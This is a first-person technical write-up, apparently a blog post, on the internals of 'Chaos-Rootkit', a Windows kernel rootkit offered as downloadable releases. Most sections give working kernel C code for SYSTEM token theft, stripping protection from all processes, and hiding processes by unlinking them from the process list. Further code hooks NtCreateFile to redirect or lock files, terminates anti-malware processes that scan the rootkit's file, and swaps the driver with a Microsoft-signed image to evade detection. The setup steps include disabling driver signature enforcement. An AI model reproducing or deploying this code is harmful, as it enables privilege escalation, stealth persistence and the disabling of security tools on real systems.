Chaos-Rootkit: Internals Explained

This write-up covers the internals of Chaos-Rootkit, a Ring-0 Windows rootkit I wrote to better understand kernel internals and rootkit techniques.
Fun fact: Many parts of this rootkit were written during train rides 😄!
The following list summarizes the implemented capabilities. Each item is explained in later sections.

- Hide process: This feature allows you to hide processes from listing tools via DKOM.
- Elevate specific process privileges : This feature enables you to elevate specific processes privilege .

- Swap the driver on disk and in memory with a Microsoft driver: All credit for this implementation goes to IDontCode Back Engineering for his exceptional work, I've also handled the unload and shutdown routines for this feature so that the rootkits driver doesn’t get corrupted or crash at some point.
- Restrict file access for user-mode applications except for the provided process ID
- Spawn elevated process: launch command prompt with elevated privileges .
- Bypass the file integrity check and protect it against anti-malware : this work by redirecting file operations to a legitimate file, making our file appear authentic and signed with a valid certificate also if an anti-malware attempting to scan it, the rootkit will immediately kill the anti-malware process.
- Unprotect all processes
- Protect a specific process with any given protection level
(WinSystem, WinTcb, Windows, Authenticode, Lsa, Antimalware). - Protect a specific file against anti-malware, when an anti malware tries to scan it the rootkit will shut it down this done by checking the caller
EPROCESSprotection member .
How use
- Since the rootkit driver is unsigned, Windows will not load it by default due to driver signature enforcement. Windows requires all kernel-mode drivers to be digitally signed by Microsoft to ensure system security and stability. We must enable test signing in order to bypass this requirement and load the unsigned driver.
- to do so, open cmd as Administrator and run,
bcdedit /set testsigning onThen restart your computer. - Next, you can either compile both the client and the driver or download them from the releases. Run the GUI client as admin and you're good to go to explore all the features.
Under the Hood: Internals
Elevate process privileges
A feature that elevates process privileges by replacing the process token with the system one.
When a process is created, it inherits the token of the user who created it, The token is used by the system to determine what actions the process can perform, The token contains information about the user's security identifier (SID), group memberships, and privileges.

- The Token member resides at an offset in the


_EPROCESSstructure (for example,0x4b8in our build), which is a data structure that represents a process object. The Token member is defined inEX_FAST_REFstructure, which is a union type that can store either a pointer to a kernel object or a reference count. - The
_EX_FAST_REFstructure in Windows contains three members:ObjectandRefCountandValue

CMD inherited Token


- we send the Process ID to the driver through an IOCTL
- After receiving the PID from the user-mode application, the driver obtains the
_EPROCESSpointer for the target process and accesses its Token member. It then replaces the target process token with the system process token, effectively elevating the process to the system security context. - cmd token after

the process privileges, groups, rights

Windows Build Number token Offsets for x64 and x86 Architectures

Process Protection/Unprotection
This feature allows you to change or remove process protection. Process protection is a security feature that prevents other programs from accessing that process, For more information, check out this great article by Google Project Zero.

This is very simple, we first get the _EPROCESS as explained previously, calculate the address of the PS_PROTECTION member, and then dereference it to set our chosen protection level.
// Retrieve the _EPROCESS structure for the target process by PID
NTSTATUS ret = PsLookupProcessByProcessId(ProtectionLevel->Process, &process);

if (ret != STATUS_SUCCESS)
{
    // clean up :)
}

// Calculate the protection member offset
PPS_PROTECTION EProtectionLevel = (ULONG_PTR)process + eoffsets.protection_offset;

// Update the process protection level
*EProtectionLevel = ProtectionLevel->Protection;
the unprotection part is also simple, We iterate over all processes in the system by traversing the ActiveProcessLinks doubly linked list. We loop through each process using the Flink pointer until it returns to the starting process, so we don’t get an infinite loop :)) . For each process, we compute the base address of the _EPROCESS structure by subtracting ActiveProcessLinks from Flink and then add protection offset to get the address of the PS_PROTECTION member. We then dereference this address and set it to 0, effectively removing any protection from the process.
 // get system process ActiveProcessLinks so we can start enumerating
  plist = (PLIST_ENTRY)((char*)process + eoffsets.ActiveProcessLinks_offset);


  // Loop until we reach the system process then stop to avoid an infinite loop :>>
  while (plist->Flink != (PLIST_ENTRY)((char*)process + eoffsets.ActiveProcessLinks_offset))
  {
  	ULONG_PTR EProtectionLevel = (ULONG_PTR)plist->Flink - eoffsets.ActiveProcessLinks_offset + eoffsets.protection_offset;

  	// remove protection
  	*(BYTE*)EProtectionLevel = (BYTE)0;

	// got to next memberrr
   	plist = plist->Flink;

  }
Swap Driver in desk and in memory
ZwSwapCert is a driver swapping technique developed by IDontCode(@_xeroxz) that allows a loaded driver to replace itself with a legitimate Microsoft-signed driver both on disk and in memory. This anti-detection method makes malicious drivers appear as legitimate Windows system components while maintaining their original functionality.

All credit for the core ZwSwapCert implementation goes to IDontCode for this techniques.
My Enhancements for Rootkit Use
The original ZwSwapCert implementation was focused purely on the swap operation but it left a critical gap where when unloading the Windows attempts to unload a driver, it expects the original headers, sections, and cleanup routines. If these structures have been overwritten by a Microsoft driver image, the system will attempt to execute invalid routines resulting in a BSOD, To make the technique safe for rootkit integration, I extended the design with three key enhancements:
1. PE Header Backup
- Before any overwrite takes place, the complete PE headers of the driver are backed up. These headers contain critical metadata such as entry points, section layouts, and resource information. Restoring them before unload ensures Windows can locate the correct routines and safely dismantle the driver.
	originalHeaders = ExAllocatePoolWithTag(NonPagedPool, GetPeHdrSize(), 'HdrB');
	if (originalHeaders) {
		RtlCopyMemory(originalHeaders, (PVOID)DriverObject->DriverStart, GetPeHdrSize());
	}
2. .text Section Preservation
The executable .text section is copied into memory prior to being patched. This section holds the driver’s core logic, including unload routines and exception handlers. By restoring it before unload, the rootkit guarantees that Windows can execute the proper cleanup sequence instead of executing foreign Microsoft code.
if (strcmp((char*)section->Name, ".text") == 0)
		{

			originalTextSection = ExAllocatePoolWithTag(NonPagedPool, section->SizeOfRawData, 'HdwB');
			if (!originalTextSection) {
				DbgPrint("failed to allocated address of original bytes\n");
				return (PVOID)(NULL);
			}
			memcpy(originalTextSection, (PVOID)(ModuleBase + section->VirtualAddress), section->SizeOfRawData);
			TextSectionAddress = (PVOID)(ModuleBase + section->VirtualAddress);
			DbgPrint("text section saving it ...\n");
			SizeOfRawData = section->SizeOfRawData;

		}
2. Driver File Backup
the original rootkit driver file on disk is read and stored in memory before it is replaced. This allows the file to be restored after the driver unloads, preserving persistence. Without this, the rootkit would effectively delete itself during the swap, preventing any future loads.
if (!NT_SUCCESS(Status = ZwReadFile(FileHandle, NULL, NULL, NULL, &IOBlock, FileCopy, fileInfo.EndOfFile.QuadPart, 0, 0)))
	{
		DbgPrint("failed to read from file\n");
		ExFreePool(FileCopy);
		return (Status);
	}
Without the first 2 backups, Windows tries to unload Microsoft’s code as if it were the rootkit’s, leading to memory corruption and immediate BSODs. With the restore system, the original memory state and driver file are put back in place first, so unload behaves normally and cleanup runs as expected, This is the unload routine it restores the original driver sections and frees allocated memory.
void PrepareDriverForUnload()
{
	__try
	{
		//  Restore the original .text section of the driver if all required pointers and sizes are valid, meaning this feature has already been enabled and they are not null.

		if (TextSectionAddress && originalTextSection && SizeOfRawData)
		{
			write_to_read_only_memory(TextSectionAddress, originalTextSection, SizeOfRawData);
		}

		// same here restore originalHeaders if ZwSwapCert is enabled
		if (originalHeaders)
		{
			DbgPrint("patching driver\n");

			write_to_read_only_memory(driverStartSaved, (PVOID)originalHeaders, GetPeHdrSize());
		}
	}
	__finally {

		// finally means this code will always execute at the end thanks to the Windows Kernel book by pavel yosifovich <333333333333333
		//Its purpose is to clean up memory leaks and restore the file on disk preventing it from being replaced by the legitimate Windows driver and ensuring the rootkit is fully unloaded.

		if (originalHeaders)
		{
			ExFreePool(originalHeaders, GetPeHdrSize(), 'HdrB');
		}

		if (originalTextSection)
		{
			ExFreePool(originalTextSection, textSize, 'HdwB');
		}

		RestoreFileInDeskAndFreeMemory();
	}
}
Also we register a shutdown notification callback so that when the system shuts down, our unload routine is called to perform cleanup and prevent crashes or shutdown.
if (!NT_SUCCESS(status = IoRegisterShutdownNotification(driverObject->DeviceObject)))
{
	//*//
}
In Memory
After backing up everything we need, we proceed to swapping. First we read the full patch from disk, then delete it and create a new signed image.
	if ((Result = IoQueryFullDriverPath(DriverObject, &DriverPath)) != STATUS_SUCCESS)
		return Result;
After that we map the legitimate driver's sections into our rootkit. The mapping routine used is shown below.
for (UINT32 i = 0; i < ntHeaders->FileHeader.NumberOfSections; ++i)
{
PIMAGE_SECTION_HEADER section = §ions[i];
write_to_read_only_memory((PVOID)(ModuleBase + section->VirtualAddress),
(PVOID)(DriverBuffer + section->PointerToRawData), section->SizeOfRawData);
ModuleBasesections++;
}Then it changes the driver size and entry point to point to the mapped legitimate Microsoft driver, as shown in the screenshot below.
ExFreePool(DriverTempBuffer);
	DriverObject->DriverSize = sizeof RawDriver;
	DriverObject->DriverInit = SignedDriverEntry;
driver entry point address before and after swapping

The PE header comparison shows a complete transformation of the driver’s identity. the entry point shifts to a different memory location, the image base changes from a custom value to the standard Microsoft format, the overall image size decreases, and both timestamp and checksum values are completely different.


After driver swapping, the section tables show that the entire section layout has been replaced with the Microsoft driver's section structure. The virtual addresses, section sizes, and memory characteristics all change to match the legitimate driver's layout.
Memory Dump of .text Section


The .text section memory dumps clearly show the code transformation. Before swapping, the .text section contains rootkit instructions and error-handling strings. After swapping, the same .text section memory addresses now contain legitimate Microsoft driver code.
.text section in memory before swap, containing rootkit instructions and strings.
.text section in memory after swap, overwritten with valid Microsoft driver code.

Driver imports after mapping
In Desk
The driver will delete its image from the disk and replace it with the Microsoft driver image, making it appear as if it’s properly signed. However, it will restore its original version upon unload or shutdown to prevent the driver from being corrupted
NTSTATUS SwapDriver(PUNICODE_STRING DriverPath, PVOID DriverBuffer, SIZE_T BufferSize)
{
    // Open original driver file
    IoCreateFileSpecifyDeviceObjectHint(&FileHandle, ..., DriverPath, ...);
    ...

    // Read original driver from disk
    ...
    ZwReadFile(FileHandle, ..., FileCopy, fileInfo.EndOfFile.QuadPart, ...);
    ...

    // delete it
    ZwDeleteFile(&FileAttributes);
    ...

    // Create new driver file and write Microsoft-signed driver
    ZwWriteFile(FileHandle, ..., DriverBuffer, BufferSize, ...);
    ...

    return STATUS_SUCCESS;
}

Restrict Access to file
This feature is a kernel-level restriction that blocks file access from all user-mode applications except for one specific process. It ensures that only the permitted process can open or create the chosen file, while every other process attempting to touch it will be denied at the system call level.
It first checks whether it matches the protected filename and ensures that other objects are valid, so we don’t cause any undefined behavior when accessing them.
        // If we have a target object name, check whether it matches the protected filename
        if (ObjectAttributes &&
            ObjectAttributes->ObjectName &&
            ObjectAttributes->ObjectName->Buffer &&
            wcsstr(ObjectAttributes->ObjectName->Buffer, xHooklist.filename))
Then we get the calling PID and check if it matches the whitelisted PID obtained earlier from the user-mode client. If it does, we simply call IoCreateFile so the operation can proceed otherwise it returns access denied :)) .
{

            // Get the PID of the requestor
            requestorPid = FltGetRequestorProcessId(&flt);

            if ((ULONG)requestorPid == (ULONG)xHooklist.pID || !requestorPid)
            {

                // Forward allowed requests to the original IoCreateFile implementation
                return IoCreateFile(
                    FileHandle,
                    DesiredAccess,
                    ObjectAttributes,
                    IoStatusBlock,
                    AllocationSize,
                    FileAttributes,
                    ShareAccess,
                    CreateDisposition,
                    CreateOptions,
                    EaBuffer,
                    EaLength,
                    CreateFileTypeNone,
                    NULL,
                    0
                );
            }
            return STATUS_ACCESS_DENIED;
        }
For non‑target files, it calls IoCreateFile with the original parameters to avoid destabilizing the system same applies for next feature.
// Non-protected filenames forward to original implementation
        return IoCreateFile(
            FileHandle,
            DesiredAccess,
            ObjectAttributes,
            IoStatusBlock,
            AllocationSize,
            FileAttributes,
            ShareAccess,
            CreateDisposition,
            CreateOptions,
            EaBuffer,
            EaLength,
            CreateFileTypeNone,
            NULL,
            0
        );
    }


the implementation works by hooking NtCreateFile and redirecting execution into FakeNtCreateFile function. Once a file open/create request reaches the hook, the handler inspects the OBJECT_ATTRIBUTES to extract the target filename. If the filename matches the protected one, the fake function checks the requestor’s process ID. When the process ID matches the allowed value, the call is passed down to the original IoCreateFile, letting the operation succeed. If the process ID does not match, the fake function blocks the request by returning STATUS_ACCESS_DENIED. For any other filename, the request is passed straight to the original function.
before hook
after hook
Note:
I implemented support for a wide range of Windows versions, if the rootkit cannot find the required offset (or one of the member fields it needs), it will disable features that depend on those offsets while still allowing features that do not require them, so while contributing, please pay attention to the implementation details of how the rootkit is designed. Otherwise, on unsupported systems, all features including the one you added will be disabled even if it doesn’t rely on offsets.
Bypass the file integrity check and protect it against anti-malware
This one is similar to the previous one, except it doesn’t protect the file it just redirects the file opration to another legit file.
Avoid enabling theUnprotect All Processesfeature when using this functionality, as it prevents the driver from identifying theanti‑malwareprocesses.


you should note that only one of this two feature is allowed to work at time.
if (Option == 1)
    hooklist_s->NtCreateFileHookAddress = (uintptr_t)&FakeNtCreateFile;

else if (Option == 2)
    hooklist_s->NtCreateFileHookAddress = (uintptr_t)&FakeNtCreateFile2;
We'll skip the parts we've already explained and move on to the unexplained ones. The first check verifies whether the filename is our target and filters out .lnk files. I added this because, without the filter, the filesystem logic can fail and the .lnk file's contents at some point will get copied into the original file and corrupting it. I learned this the hard way it took me some time to figure out :((.
if (wcsstr(ObjectAttributes->ObjectName->Buffer, xHooklist.filename) &&
            !wcsstr(ObjectAttributes->ObjectName->Buffer, L".lnk"))
If the previous check succeeds, the code copies our fake target file (I used ntoskrnl.exe you can use any file).
            RtlCopyUnicodeString(ObjectAttributes->ObjectName, &xHooklist.decoyFile);
            ObjectAttributes->ObjectName->Length = xHooklist.decoyFile.Length;
            ObjectAttributes->ObjectName->MaximumLength = xHooklist.decoyFile.MaximumLength;
It then obtains the EPROCESS for the current process, adds the protection-member offset, and checks whether the process is PROTECTED_ANTIMALWARE_LIGHT. If so, it terminates the process.
ULONG_PTR EProtectionLevel = (ULONG_PTR)process + eoffsets.protection_offset;


            // Terminate anti-malware if anti malware light protected
            if (*(BYTE*)EProtectionLevel == global_protection_levels.PS_PROTECTED_ANTIMALWARE_LIGHT)
            {
                NTSTATUS status = ZwTerminateProcess(ZwCurrentProcess(), STATUS_SUCCESS);
                if (!NT_SUCCESS(status))
                    /**/
                else
                    /**/
            }
Finally it calls IoCreateFile with the fake decoy filename attribute, redirecting the file operation to another file, so when a process tries to read our file, the read is redirected to the decoy.
   status = IoCreateFile(
                FileHandle, DesiredAccess, ObjectAttributes, IoStatusBlock,
                AllocationSize, FileAttributes, ShareAccess, CreateDisposition,
                CreateOptions, EaBuffer, EaLength, CreateFileTypeNone, (PVOID)NULL, 0);
Hide Process
This feature allows you to hide processes by detaching them from the process list or PLIST_ENTRY, making them invisible to most system monitoring tools
First, we locate ActiveProcessLinks, which is a pointer to a PLIST_ENTRY structure. In our build the ActiveProcessLinks pointer is located at offset 0x448 within the EPROCESS structure; however, this offset can vary across different Windows versions.

        if (pstack->Parameters.DeviceIoControl.IoControlCode >= HIDE_PROC && \
            pstack->Parameters.DeviceIoControl.IoControlCode <= UNPROTECT_ALL_PROCESSES && xHooklist.check_off)
        {
            pstatus = ERROR_UNSUPPORTED_OFFSET;
            __leave;
        }
The PLIST_ENTRY structure is a doubly linked list structure . It contains two members, Blink and Flink, which are pointers to the previous and next entries in the list, respectively, These pointers allow for efficient traversal of the linked list in both directions.

The flink member resides in offset 0x0 and the blink member resides in offset 0x8. The flink address 0xffff9c8b\071e3488 points to the next process node, while the blink address 0xfffff805\5121e0a0 points to the previous process node

a diagram represents the PLIST_ENTRY structure.

To hide our chosen process in a listing tool, we modify the flink and blink pointers of the adjacent process nodes to point to each other, effectively removing our process from the linked list. Specifically, we make the next process node's blink pointer point to the previous node, and the previous process node's flink pointer point to the next node. This makes our process appear invisible in the listing tool's view of the linked list of processes

Note: After removing the node fromPLIST_ENTRYstructure, it is important to set the corresponding pointer toNULL, Otherwise, when attempting to close the process, thePLIST_ENTRYstructure will get sent to thePspDeleteProcessAPI to free all its resources, after the API does not find the process in the structure, it will suspect that the process has already been freed, resulting in aBSOD, as shown below .

Bonus part
- while reading
Windows Kernel Developmentby Pavel Yosifovich, I learned that it’s possible for a user-mode app to send a buffer and then free it from another thread. I added this fun little code snippet when detected, the driver will shut down the caller, slightly raging them a bit 😂.
possible that the client is attempting to crash the driver, but not if we crash you first 😂
    __except (GetExceptionCode() == STATUS_ACCESS_VIOLATION
        ? EXCEPTION_EXECUTE_HANDLER : EXCEPTION_CONTINUE_SEARCH)
    {

        if (GetExceptionCode() == STATUS_ACCESS_VIOLATION)
        {
            DbgPrint("Invalid Buffer (STATUS_ACCESS_VIOLATION)");

            KPROCESSOR_MODE prevmode = ExGetPreviousMode();

            if (prevmode == UserMode)
            {
                DbgPrint("possible that the client is attempting to crash the driver, but not if we crash you first :) ");

                if (!NT_SUCCESS(pstatus))
                {
                    DbgPrint("failed to open process (%08X)\n", pstatus);

                }
                else
                {
                    pstatus = ZwTerminateProcess(ZwCurrentProcess(), STATUS_SUCCESS);

                    if (!NT_SUCCESS(pstatus))
                    {
                        DbgPrint("failed to terminate the requestor process (%08X)\n", pstatus);
                    }
                }

            }
        }

        pstatus = GetExceptionCode();
    }
- You may notice that I use exception handling heavily in my code. I learned this from the
Windows Kernel Programming bookthanks again to Pavel Yosifovich. It has saved me many times:__try/__exceptto prevent crashes by handling exceptions, and__try/__finallyto ensure my functions execute and resources are freed no matter what happens.
Possible Future Improvements
One possible future improvement I would like to explore is using LLVM for both code obfuscation and greater control over code generation.
For example, inline asm is forbidden in x64 but by leveraging LLVM, this limitation can be overcome, allowing more precise control over the generated binary since LLVM operates at the compile stage. There is also an open‑source LLVM‑based project created by back‑engineering and available on github. I may take a closer look at it in the future.
CREDITS
- Yassine Jerroudi : Helped significantly with the early version of the rootkit client GUI, since I was a complete noob with IMGUI. Deserves all the credit.
- IDontCode BackEngineerLab: All credit for the implementation of swapping the driver on disk and in memory.
- sixtyvividtails : Thanks to him for recommending probing
ObjectAttributes->ObjectName->Bufferat all three levels, since we are hookingNtCreateFileand receive user-controlled pointers. - Pavel Yosifovich : the author of Windows Kernel Programming, this book remains the single most valuable resource I rely on, without a solid understanding of kernel internals, you can’t just vibe-code drivers. real knowledge is the only thing that keeps you from getting completely cooked.
- To contributors: Special thanks to UncleJ4ck, the first contributor, for implementing error handling, and to staarblitz for adding Windows 11 24H2 offsets and GUI protection.